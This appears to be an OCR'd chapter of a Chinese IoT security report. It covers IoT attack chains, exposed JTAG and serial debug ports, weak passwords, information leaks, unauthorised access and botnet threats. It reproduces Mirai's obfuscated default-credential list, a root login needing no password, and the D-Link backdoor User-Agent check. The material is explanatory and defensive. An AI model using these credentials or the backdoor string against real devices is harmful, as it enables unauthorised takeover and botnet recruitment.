
图 3.4 云模式示意图



3.2 面向物联网设备的攻击链分析

每个攻击者（可能是个人，也可能是团伙），发动网络攻击都有其目的，针对物联网的攻击同样也不例外。为了达到目的，攻击者会实施设备选型、本地漏洞挖掘、制作工具、受影响设备资产统计，以及最终的利益转换 5 个步骤。

图 3.5 物联网攻击链分析



一般针对智能家居设备或者企业路由器的小规模攻击，主要是单独的个人或者组织发动的。而针对国家基础设施，如电力系统、核设施等大规模、有组织的攻击，则通常是专门的团队实施的。专人做专事，最终通过相互配合，达到完美的攻击效果，实现最终的目标。

3.3 物联网设备常见脆弱点

本节我们介绍物联网设备常见的脆弱点，并给出一些有用的实例。


3.3.1 硬件接口暴露

多数物联网设备在最终产品量产的时候，会保留印刷电路板上开发阶段的调试接口，攻击者可以利用硬件的调试接口，对设备进行较为底层的调试、获取重要的数据或信息。一般暴露的接口有两个，分别是 JTAG 接口和 COM 接口。

- **JTAG 接口**

此接口主要用于芯片内部测试以及对系统进行仿真、调试，物理接口如图 3.6 所示。

图 3.6 某防火墙在左下方有一个 14 针 JTAG 头




在进行嵌入式开发的时候，JTAG 接口被用来下载固件，同时也可以使用此接口控制 CPU 的运行状态、读写内存内容、调试系统代码等。物理连接器官方没有标准，大多常见为 10 针、14 针和 20 针的接口，其中关键的引脚如下：

- nTRST（测试重置），这个是一个可选的引脚，当存在时可以重置 TAP 控制器的状态机。
- TDI（测试数据输入），移入器件测试或编程逻辑的数据。当内部状态机在正确的状态时，在 TCK 的上升沿采样。
- TMS（测试模式选择），对 TCK 的上升沿采样以判定下一个状态。
- TCK（测试时钟），同步内部状态机的操作。
- TDO（测试数据输出），移出器件测试或编程逻辑的数据并且当内部状态机处于正确的状态时，在 TCK 的下降沿有效。

启用 JTAG 器件的示意图如下：

图 3.7 JTAG 器件结构示意图



针对未知设备进行 JTAG 调试需要如下 6 个步骤：

1. 识别引脚
2. 获取 IDCODE
3. 查找 CPU 配置文件
4. 选择适配器
5. 连接适配器，启动 OpenOCD（Open On-Chip Debugger）软件
6. 开始调试

JTAG 调试的缺点为在调试较大程序时，程序运行的速度会大大降低。

- **串口（COM 口）**

图 3.8 某摄像头的串口引脚

嵌入式开发过程中，为了解决使用 JTAG 调试较大软件效率较低的问题，于是使用 JTAG 接口烧录好启动引导软件（U-Boot）后，便可以使用串口（RS232/RS485）对设备进行调试，提高调试效率。

U-Boot 的主要功能为上电自检、内核校验、系统加载、接口配置、驱动外设等。启动后会将系统的信息通过串口输出到控制台，其中和安全相关的莫过于设备的硬件信息、内存大小、内核信息以及文件系统信息等。

```
U-Boot 2010.06-8485 (May 11 2016 - 10:32:11)

DRAM:  64 MiB
Check Flash Memory Controller v100 ... Found
SPI Nor(cs 0) ID: 0xef 0x40 0x18
Block:64KB Chip:16MB Name:"W25Q128(B/F)V"
SPI Nor total size: 16MB
MMC:
EMMC/MMC/SD controller initialization.
Card did not respond to voltage select!
No EMMC/MMC/SD device found !
In:    serial
Out:   serial
Err:   serial
*No SD card found!
No mmc storage device found!
mmc_read_digicap fail
Hit Ctrl+u to stop autoboot:  0
check backup upgrade flag
load kernel to 0x80007fc0 ... Done!
## Booting kernel from Legacy Image at 80007fc0 ...
   Image Name:   Linux-3.4.35
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    2996688 Bytes = 2.9 MiB
   Load Address: 80008000
   Entry Point:  80008000
   XIP Kernel Image ... OK
OK

Starting kernel ...

Uncompressing Linux... done, booting the kernel.
init started: BusyBox v1.22.1 (2016-05-17 18:30:33 CST)
ifconfig: SIOCGIFFLAGS: No such device
ASC16 ASC32.bin HZK16 bcmdhd.ko blogo.bin certs.tar.gz da_info davinci default.script execSystemCmd flash_eraseall
fw_bcm40181a2.bin gamma_table.tar.gz gpio_test hi_cipher.ko initrun.sh ipchelper iperf iwpriv libbonjour.so libcrypto.so
libnl-genl.so.2.0.0 libnl.so.2.0.0 libr2_isp.so libsqlite3.so libssl.so load_module.sh mav_cal.conf mlan.ko mlanutl mlogo.
bin nvram_ap6181.txt r2_isp_config.tar.gz r2_modules.tgz sd8801.ko sd8801_uapsta.bin slogo.bin t1 voice.tar.gz wpa_cli
wpa_supplicant
mmz_start: 0x82600000, mmz_size: 26M
```

由于通过串口接入系统的用户为单用户，一般会具有较高的权限，一些厂商为了方便，便将其口令设置为空密码或者弱密码，攻击者可以通过这个接口获得较高权限，从而获得系统的所有文件，然后进行安全评估。图 3.9 中，研究人员 [29] 通过这种方式访问了 LG home-bot 吸尘器的文件系统。

图 3.9 安全研究人员通过串口访问 LG home-bot 吸尘器的文件系统

3.3.2 弱口令

很多物联网设备使用嵌入式 Linux 系统（包括 Android 系统），其系统账户信息一般保存在 /etc/passwd 或者 /etc/shadow 文件中。攻击者拿到这个文件后便可以使用 John 等工具暴力破解系统密码。如果相关服务依赖于系统账号，则攻击者可以通过破解出来的账号远程登录系统。

图 3.10 某设备不需要密码直接可以以 root 账户登录

```
login: Start main loop now......

login: root
[root@f    :/root]# ls
[root@1    :/root]# ifconfig
eth0      Link encap:Ethernet  HWaddr    .71:86:C0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:2040 (1.9 Kb)
          Base address:0x4f00

eth1      Link encap:Ethernet  HWaddr    .B0:AF:5D
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:2 Base address:0x8d00
```

著名的 IoT 恶意代码 Mirai 和 Rowdy 等均利用了弱口令对物联网设备进行控制，从而发动分布式拒绝服务攻击。例如 Miria 源码中显示的部分弱口令如下图所示。

图 3.11 Mirai 源代码中的部分弱口令

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root      xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root      vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root      admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin     admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root      888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root      xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root      default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root      juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root      123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root      54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support   support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root      (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin     password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                          // root      root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                      // root      12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                          // user      user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                      // admin     (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                          // root      pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);  // admin     admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                          // root      1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);      // admin     smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                      // admin     1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                  // root      666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);          // root      password
```

针对物联网设备的口令，Mirai 使用了弱口令探测的方式来获取脆弱主机。根据 Mirai 恶意代码所影响的物联网设备分析，保守估计，暴露在互联网上的家用路由器的 Telnet 服务，约 15% 可以通过默认口令登录；暴露在互联网上摄像头的 FTP 服务，约 40% 可匿名登录，这将意味着攻击者可攻入大量的物联网设备，发动大规模攻击，或造成隐私泄露。

3.3.3 信息泄露

多数物联网设备厂商可能认为信息泄露不是安全问题，但是攻击者可以根据泄露的信息判断设备是否受某漏洞的威胁。图 3.12、图 3.13 和图 3.14 均为通过不同的 URL 访问某厂商摄像头时所泄露出的信息，分别可以获取摄像头的软件版本、登录摄像头的账户名以及加密的密码和摄像头密码生成算法。这些信息的获取极大方便了攻击者对于目标的攻击。

图 3.12 通过 Web 接口获取摄像头泄露的软件版本




图 3.13 通过 Web 接口获取可以登陆摄像头的账户名以及加密的密码

```
admin:Authentication Login:a[redacted]22eb2402d307f94c[redacted]
test:Authentication Login:[redacted]0945a86344db1b42[redacted]
```

图 3.14 通过 Web 接口获取的摄像头密码生成算法（MD5 校验值）

```
#vi htdigest.sh
#!/bin/sh
user=$1
realm=$2
pass=$3
hash=`echo -n "$user:$realm:$pass" | /usr/bin/md5sum | cut -b -32`
echo "$user:$realm:$hash" > /web/[redacted]
```

3.3.4 未授权访问

未授权访问即攻击者没有经过管理员的允许，通过一定的手段绕过用户认证环节，访问并控制目标系统，一般有如下三种情况：

- **产品缺乏用户认证机制**

厂商在产品设计的时候就没有考虑到设备管理的授权认证，或者对某些路径没有做权限管理，任何人都可以不经过账户认证而获得设备的最高管理权，或者获得泄露的文件。

例如，图 3.15 展示了某摄像头文件未设置用户访问密码，可以直接登录获得相关数据，而图 3.16 展示了攻击者可以访问某设备上的文件，该文件中含有用户名和密码等敏感信息。

图 3.15 某摄像头文件未设置访问权限





图 3.16 未授权访问某设备获得上网上号和密码



- **后门账户**

开发人员为了方便调试，可能会将一些特定账户的认证硬编码到代码中，出厂后这些账户并没有去除。攻击者只要获得这些硬编码信息，即可获得设备的控制权。

例如，安全研究人员对D-Link路由器的固件进行逆向[30]，找到了后门漏洞账户检测代码，见图 3.17 和图 3.18 。可见，只要在访问设备时将 HTTP 的头部 User-Agent 字段修改为“xmlset_roodkcableoj28840ybtide”即可不需要用户认证而直接访问设备。

图 3.17 D-Link 后门漏洞代码分析




图 3.18 D-Link 后门漏洞账户检测代码

```
#define AUTH_OK 1
#define AUTH_FAIL -1

int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
       strstr(request->url, "public/") ||
       strcmp(request->user_agent, "xmlset_roodkcableoj28840ybtide") == 0)
    {
        return AUTH_OK;
    }
    else
    {
        // these arguments are probably user/pass or session info
        if(check_login(request->0xC, request->0xE0) != 0)
        {
            return AUTH_OK;
        }
    }

    return AUTH_FAIL;
}
```

- **设计缺陷或软件漏洞**

开发人员在最初设计的用户认证算法或实现过程中存在缺陷，攻击者利用此缺陷可以绕过设备的用户认证过程，最终获取设备的控制权。

图 3.19 展示了访问某摄像头时，访问图中链接可设置登陆 admin 账户的 session。

图 3.19 设置用户 admin 的 session






图 3.20 无需认证获得 admin 的权限



3.4 小结

通过第 3 章的分析，读者可以了解攻击者是如何对物联网设备进行攻击的。本章所揭示的多个设备脆弱点，大多源自物联网设备厂商未考虑安全特性。反映出当前物联网设备厂商大多不具备安全开发经验，或对安全重视不足。

相应地，应对设备脆弱性的防护思路可参考 2.5 节。



4. 物联网设备的威胁风险分析

当前物联网中存在的威胁是显而易见的，从 2014 年趋势科技曝光的 Netcore 路由器后门到 2016 年大规模爆发的 Mirai 恶意代码事件，不但“物联网成为网络攻击中重要环节”从预言成为现实，而且物联网安全事件数量呈现出迅猛的增长趋势。我们观察到，超过百 Gbps 源于物联网的攻击已经成为现实，物联网场景下的安全对抗已经出现在这次变革的浪潮中，影响千万企业或者普通个人。无论我们是否意识到，这场战役已经打响。

物联网威胁将持续成为一个重要的互联网威胁，其中物联网成为了僵尸网络新的战场，攻防双方的博弈地位并不对等。随着信息技术的发展和应用落地，物联网设备的种类、数量和产生数据量都在呈现爆炸式的增长，这给设备管理和安全防护带来了巨大挑战；与此同时，防御者还需要考虑如何能够有效识别、定位、抵御威胁。从信息安全三要素看，在线设备或者应用服务的安全不仅仅包括交互信息的保密性和完整性，其在线的可用性也是非常重要的度量。服务提供商需要投入大量的开发和运营成本提升在线设备与服务的性能，对于稳定增长的业务流量来说，服务商通过不断增加的成本投入，正常情况下性能是能够应付日常业务场景的。但是随着物联网技术的发展，网络中能够发出访问流量的设备数量大幅增加，黑客可以使用的潜在带宽资源也在大幅增加，相对于服务商来说，黑客获取这些流量所需要的成本是极低的，难度也很小。另外，网络服务的使用成本大幅降低，大量的设备开始呈现出持续在线的状态，包括各类的移动设备、智能硬件设备，这些设备在提供便利性的同时，也保证了黑客稳定输出大流量攻击的能力。对于在线服务提供商来说是不可小觑的持续性威胁。

当下的 IoT 威胁主要为僵尸网络，它不只威胁物联网设备及其拥有者，对整个空间网络安全也都带来了深远的影响。对于物联网用户来说，物联网设备被利用，使其无形中成为黑客的帮凶，并存在用户隐私泄露等风险；对于互联网来说，IoT 威胁是一个不得不面对的治理难题，IoT 威胁具有扩散能力强、攻击流量大、不易根治的特点，而且随着物联网应用的大规模部署和攻防技术的不断革新发展，这样的威胁将长期持续存在，成为互联网环境的基本特征之一。

4.1 物联网攻防现状

从我们长期的观察中所得，IoT 设备的安全防护能力普遍不足，IoT 的威胁与传统威胁相比，其扩散能力和规模潜力都更加突出。由 IoT Botnet 发动的攻击和黑客行动，包括 DDoS、垃圾邮件等多种形式，已经成为一种黑色产业。防护此类攻击有如下挑战：

1. 由于每个参与攻击的 IoT 设备都是真实的，基于检测伪造源地址的方法是无效的；而且这些设备可以进行真实交互，进一步增加了防御难度。
2. 虽然物联网单个设备的性能是有限的，但是设备数量上的优势使得物联网僵尸网络能够稳定地输出大规模的攻击流量。
3. 类似 Mirai 等恶意代码开源，加速着物联网恶意代码的进化，代码的复用大幅提升着各类 toolkit、攻击框架的功能和性能，高质量的攻击代码也在不断地融合复用，使得物联网攻击更加复杂难测。

物联网的安全防护方案目前仍然在非常初级的阶段。物联网环境和传统基于主机、服务器的互联网有着显著不同，物联网厂商最主要的精力还是着眼于基础功能需求，无论从技术实现、模组成本还是提升产品的吸引力的角度来看，安全都不会是首要考虑的需求。当前绝大多数的物联网设备安全防护水平不高，这些设备的绝对数量相当可观，这其实给物联网攻击者留下了巨大的空间。


下面，我们将介绍物联网攻防需考虑的六大特点。

4.1.1 物联网设备基数大

物联网设备安装基数大是物联网安全对抗中非常显著的一个特点，其数量之大、种类之繁，都是传统主机不曾出现的局面。一个普通家庭中，很可能就会拥有 10 个以上的联网设备，一方面，这些设备在提升用户日常生活的信息化程度的同时，也增加了网络暴露面，为攻击者提供了更多的攻击可能，另一方面，具备联网能力的设备数量大幅增加，使得攻击者能够控制的在线设备数量能够始终保持在一个相当的基数之上，从而保证了 Botnet 以及其它“攻击业务”的服务稳定性。

